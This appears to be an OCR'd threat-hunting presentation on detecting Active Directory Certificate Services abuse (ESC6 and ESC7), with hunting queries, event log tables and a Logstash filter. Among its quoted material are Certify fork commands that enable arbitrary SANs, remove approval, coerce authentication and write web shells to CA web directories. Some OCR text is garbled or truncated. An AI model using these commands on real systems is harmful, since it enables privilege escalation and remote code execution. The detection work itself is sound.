O:DAG:DAD:AI(A;;LCSWRPWPRC;;;DU)(A;CI;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;DA)(A;CI;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;CI;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;SWRPWP;;;AU)(A;CI;LCRPLORC;;;WD)(A;CIID;CCDCLCSWRPWPDTLOCRSDRCWDWO::S-1-5-21-3970906361-1696223450- |
| May 15, 2022 @ 11:43:44.724 | Security | 5136 | simpleuser | %%14674 | CN=NTAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local | cACertificate | %%14672 <Binary> |

Value Added


The same approach (auditing modifications of the critical objects attributes, using 5136 event) can be used for any other PKI AD Object:


- Certificate Templates Container
- Certification Authorities
- Enrollment Services Container
- KRA (Key Recovery Agents) Container
- CDP Container
- The CA server's RPC/DCOM server
- The CA server's AD computer object

…

# ESC6 – CA has the EDITF_ATTRIBUTESUBJECTALTNAME2 flag set

- If EDITF_ATTRIBUTESUBJECTALTNAME2 flag is enabled on an enterprise CA, alternative names are allowed for any certificate templates, regardless of templates' restrictions itself;
- Microsoft strongly not to enable this flag on an Enterprise CA;
- This misconfiguration can be abused by adversary for issuing the certificate with an alternative name that would allow them to impersonate another user (like in case of ESC1).



# ESC6 Let's hunt it!


Search for attempts to get list of enabled EditFlags:


*CommandLine:(*reg* OR *powershell* OR *certutil*) AND (CommandLine:*EditFlags* OR CommandLine:("*\\Services\\CertSvc\\Configuration*" AND "*\\PolicyModules*") )*

| | Time | Channel | EventID | Category | CommandLine | User |
|---|---|---|---|---|---|---|
| > | May 15, 2022 @ 13:47:43.997 | Security | 4688 | Process Creation | certutil -config "CA\DEMO-CA" -getreg policy\\EditFlags | - |
| > | May 15, 2022 @ 13:47:43.997 | Microsoft-Windows-Sysmon/Operational | 1 | Process Create (rule: ProcessCreate) | certutil -config "CA\DEMO-CA" -getreg policy\\EditFlags | DEMO\simpleuser |
| > | May 15, 2022 @ 13:47:26.880 | Microsoft-Windows-Sysmon/Operational | 1 | Process Create (rule: ProcessCreate) | reg query \\ca\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy /v EditFlags | DEMO\simpleuser |
| > | May 15, 2022 @ 13:47:26.880 | Security | 4688 | Process Creation | reg query \\ca\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy /v EditFlags | - |

# ESC7 – Vulnerable Certificate Authority Access Control

- Certification authority itself has permissions that secure various CA actions;
- From the security perspective it is necessary to care about the Manage CA (aka “CA Administrator”) and Manage Certificates (aka “Certificate Officer”) permissions;
- If an attacker gains control over a principal that has the Manage CA right over the CA, he can remotely change CA configuration, includes flipping the EDITF_ATTRIBUTESUBJECTALTNAME2 to allow SAN specification in any template and thereby making them vulnerable to the ESC6 technique;
- If an attacker gains control over a principal that has the Manage Certificates right over the CA, he can remotely approve pending certificate requests, subvertnig the "CA certificate manager approval" protection.



# Weaponizing the ESC7 attack

Table of Contents

- Introduction to AD CS ESC7
- ESC7 Attack details
- Certificate Approval
- ESC7 Attack execution
- Conclusion

## AD CS: weaponizing the ESC7 attack

**26 - Jan - 2022 - Kurosh Dabbagh**

### Introduction to AD CS ESC7

Last year, SpecterOps published an in-depth research about the security state in Active Directory Certificate Services (**AD CS**) that is still a common topic of debate around the community. The technical paper, layouts different attacks around **misconfigurations** in these services that can lead to privilege escalation or act as a persistence mechanism.

At the same time, different tools were released around this topic, some to exploit these weaknesses (Certify y ForgeCert) and others to audit an AD CS environment looking for potential misconfigurations (PSPKIAudit).

Table of Contents

- Introduction
- Abusing CRL Distribution Points (CDP)
- Coercing remote authentication
- Code execution via webshell deployment
- Detection
- Conclusion

## AD CS: from ManageCA to RCE

**14 - Feb - 2022 - Pablo Martínez, Kurosh Dabbagh**

### Introduction

In our previous article, we covered an engagement where it was necessary to execute the ESC7 attack to escalate privileges by abusing the Active Directory Certificate Services (AD CS). During this Red Team exercise, a detailed research was conducted and it resulted in the publication of several modules for Certify, which allow the abuse of the ManageCA and ManageCertificates permissions as suggested in the original paper.

Since the article was published, we have continued with this research, which has led us to discover **two new ways to compromise the CA server** (Certificate Authority) itself by abusing the **ManageCA privilege**. These attacks could be useful in different scenarios:

**blackarrowsec / Certify** Public

forked from GhostPack/Certify

Code | Pull requests | Actions | Projects | Wiki

Flip the EDITF_ATTRIBUTESUBJECTALTNAME2 bit to allow SAN specification in any template:

```
Certify.exe setconfig /ca:SERVER\ca-name /enablesan [/removeapproval] [/restart]
```

Remove the mandatory approval at the time of requesting a new certificate:

```
Certify.exe setconfig /ca:SERVER\ca-name /removeapproval [/enablesan] [/restart]
```

Coerce the CA server to perform an authentication attempt to a remote host:

```
Certify.exe coerceauth /ca:SERVER\ca-name /target:Target
```

Get the current CDP list. Useful to find remote writable shares:

```
Certify.exe writefile /ca:SERVER\ca-name /readonly
```

Write an aspx shell to a local web directory:

```
Certify.exe writefile /ca:SERVER\ca-name /path:C:\Windows\SystemData\CES\CA-Name\shell.a
```

Write the default asp shell to a local web directory:

```
Certify.exe writefile /ca:SERVER\ca-name /path:c:\inetpub\wwwroot\shell.asp
```

Write a php shell to a remote web directory:


```
Certify.exe writefile /ca:SERVER\ca-name /path:\\remote.server\share\shell.php /input:C:
```


# ESC7 – Abuse Manage CA right to remotely enable the EDITIF_ATTRIBUTESUBJECTNAME2. Useful events

```
C:\Windows\system32\cmd.exe
C:\Temp>certutil   -config "CA\DEMO-CA" -getreg policy\\EditFlags
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\
demo-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy:

  EditFlags REG_DWORD = 3433742 (54736706)
    EDITF_REQUESTEXTENSIONLIST -- 2
    EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
    EDITF_ENABLEAKIKEYID -- 100 (256)
    EDITF_ATTRIBUTECA -- 200 (512)
    EDITF_IGNOREREQUESTERGROUP -- 400 (1024)
    EDITF_ENABLEAKIISSUERSERIAL -- 1000 (4096)
    EDITF_ENABLEAKICRITICAL -- 2000 (8192)
    EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
    EDITF_EMAILOPTIONAL -- 20000 (131072)
    EDITF_DISABLEOLDOSCNUPN -- 400000 (4194304)
    EDITF_ENABLEUPNMAP -- 1000000 (16777216)
    EDITF_ENABLEOCSPREVNOCHECK -- 2000000 (33554432)
CertUtil: -getreg command completed successfully.

C:\Temp>CertifyBlackarrow.exe setconfig /ca:ca\demo-ca /enablesan /restart

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Modify the CA persistent settings.

[*] Certificate Authority    : ca\demo-ca

[*] EDITF_ATTRIBUTESUBJECTALTNAME2 enabled!

[*] CertSvc service restarted.
```

There is no EDITIF_ATTRIBUTESUBJECTNAME2 flag

Use Taralogic Certify fork to remotely enable EDITIF_ATTRIBUTESUBJECTNAME2 flag



# Use Logstash ruby filter to extract EditFlags from mask

```
if [EventID] == "13" and [TargetObject] =~ "\\PolicyModules\\CertificateAuthority_MicrosoftDefault.Policy\\EditFlags" {
    ruby {
        code => "
            const = {
                'EDITF_ENABLEREQUESTEXTENSIONS' => 0x00000001,
                'EDITF_REQUESTEXTENSIONLIST' => 0x00000002,
                'EDITF_DISABLEEXTENSIONLIST' => 0x00000004,
                'EDITF_ADDOLDKEYUSAGE' => 0x00000008,
                'EDITF_ADDOLDCERTTYPE' => 0x00000010,
                'EDITF_ATTRIBUTEENDDATE' => 0x00000020,
                'EDITF_BASICCONSTRAINTSCRITICAL' => 0x00000040,
                'EDITF_BASICCONSTRAINTSCA' => 0x00000080,
                'EDITF_ENABLEAKIKEYID' => 0x00000100,
                'EDITF_ATTRIBUTECA' => 0x00000200,
                'EDITF_IGNOREREQUESTERGROUP' => 0x00000400,
                'EDITF_ENABLEAKIISSUERNAME' => 0x00000800,
                'EDITF_ENABLEAKIISSUERSERIAL' => 0x00001000,
                'EDITF_ENABLEAKICRITICAL' => 0x00002000,
                'EDITF_SERVERUPGRADED' => 0x00004000,
                'EDITF_ATTRIBUTEEKU' => 0x00008000,
                'EDITF_ENABLEDEFAULTSMIME' => 0x00010000,
                'EDITF_EMAILOPTIONAL' => 0x00020000,
                'EDITF_ATTRIBUTESUBJECTALTNAME2' => 0x00040000,
                'EDITF_ENABLELDAPREFERRALS' => 0x00080000,
                'EDITF_ENABLECHASECLIENTDC' => 0x00100000,
                'EDITF_AUDITCERTTEMPLATELOAD' => 0x00200000,
                'EDITF_DISABLEOLDOSCNUPN' => 0x00400000
            }
            editflags_list = []
            rawS = event.get('Details')
            matchdata = rawS.match(/DWORD \((0x[0-9a-fA-F]{8})\)/)
            matchdata.captures
            editflags = matchdata[1]
            const.each_pair do |key, value|
                if  editflags.to_i(base=16) & value != 0
                    editflags_list << key
                end
            end
            event.set('EditFlags', editflags_list)"
    }
}
```

| | | |
|---|---|---|
| t | Category | Registry value set (rule: RegistryEvent) |
| ⓘ | Channel | ⚠ Microsoft-Windows-Sysmon/Operational |
| ⓘ | Details | ⚠ DWORD (0x0035014e) |
| ⓘ | EditFlags | ⚠ EDITF_REQUESTEXTENSIONLIST, EDITF_DISABLEEXTENSIONLIST, EDITF_ADDOLDKEYUSAGE, EDITF_BASICCONSTRAINTSCRITICAL, EDITF_ENABLEAKIKEYID, EDITF_ENABLEDEFAULTSMIME, EDITF_ATTRIBUTESUBJECTALTNAME2, EDITF_ENABLECHASECLIENTDC, EDITF_AUDITCERTTEMPLATELOAD |
| ⓘ | EventID | ⚠ 13 |

# ESC7 – Abuse Manage CA right to remotely enable the EDITIF_ATTRIBUTESUBJECTNAME2. Let's hunt it!

Search for changing of the EditFlags configuration entry, where EDITF_ATTRIBUTESUBJECTALTNAME2 flag is enabled:

*EventID:4891 AND Node:PolicyModules* AND Entry:EditFlags AND Value_list:*EDITF_ATTRIBUTESUBJECTALTNAME2**

| Time | EventID | Channel | SubjectUserName | Node | Entry | Value | Value_list |
|---|---|---|---|---|---|---|---|
| May 16, 2022 @ 09:04:56.190 | 4891 | Security | simpleuser | PolicyModules\CertificateAuthority_MicrosoftDefault.Policy | EditFlags | 57096002 | EDITF_REQUESTEXTENSIONLIST, EDITF_BASICCONSTRAINTSCRITICAL, EDITF_ENABLEAKIKEYID, EDITF_ATTRIBUTECA, EDITF_IGNOREREQUESTERGROUP, EDITF_ENABLEAKIISSUERSERIAL, EDITF_ENABLEAKICRITICAL, EDITF_ENABLEDEFAULTSMIME, EDITF_EMAILOPTIONAL, EDITF_ATTRIBUTESUBJECTALTNAME2, EDITF_AUDITCERTTEMPLATELOAD, EDITF_DISABLEOLDOSCNUPN |


Search for changing of the related registry value:


*EventID:13 AND TargetObject:("*\\Services\\CertSvc\\Configuration*" AND "*\\PolicyModules*" AND "\\EditFlags") AND EditFlags:*EDITF_ATTRIBUTESUBJECTALTNAME2**

| Time | Channel | EventID | Category | Image | TargetObject | Details | EditFlags |
|---|---|---|---|---|---|---|---|
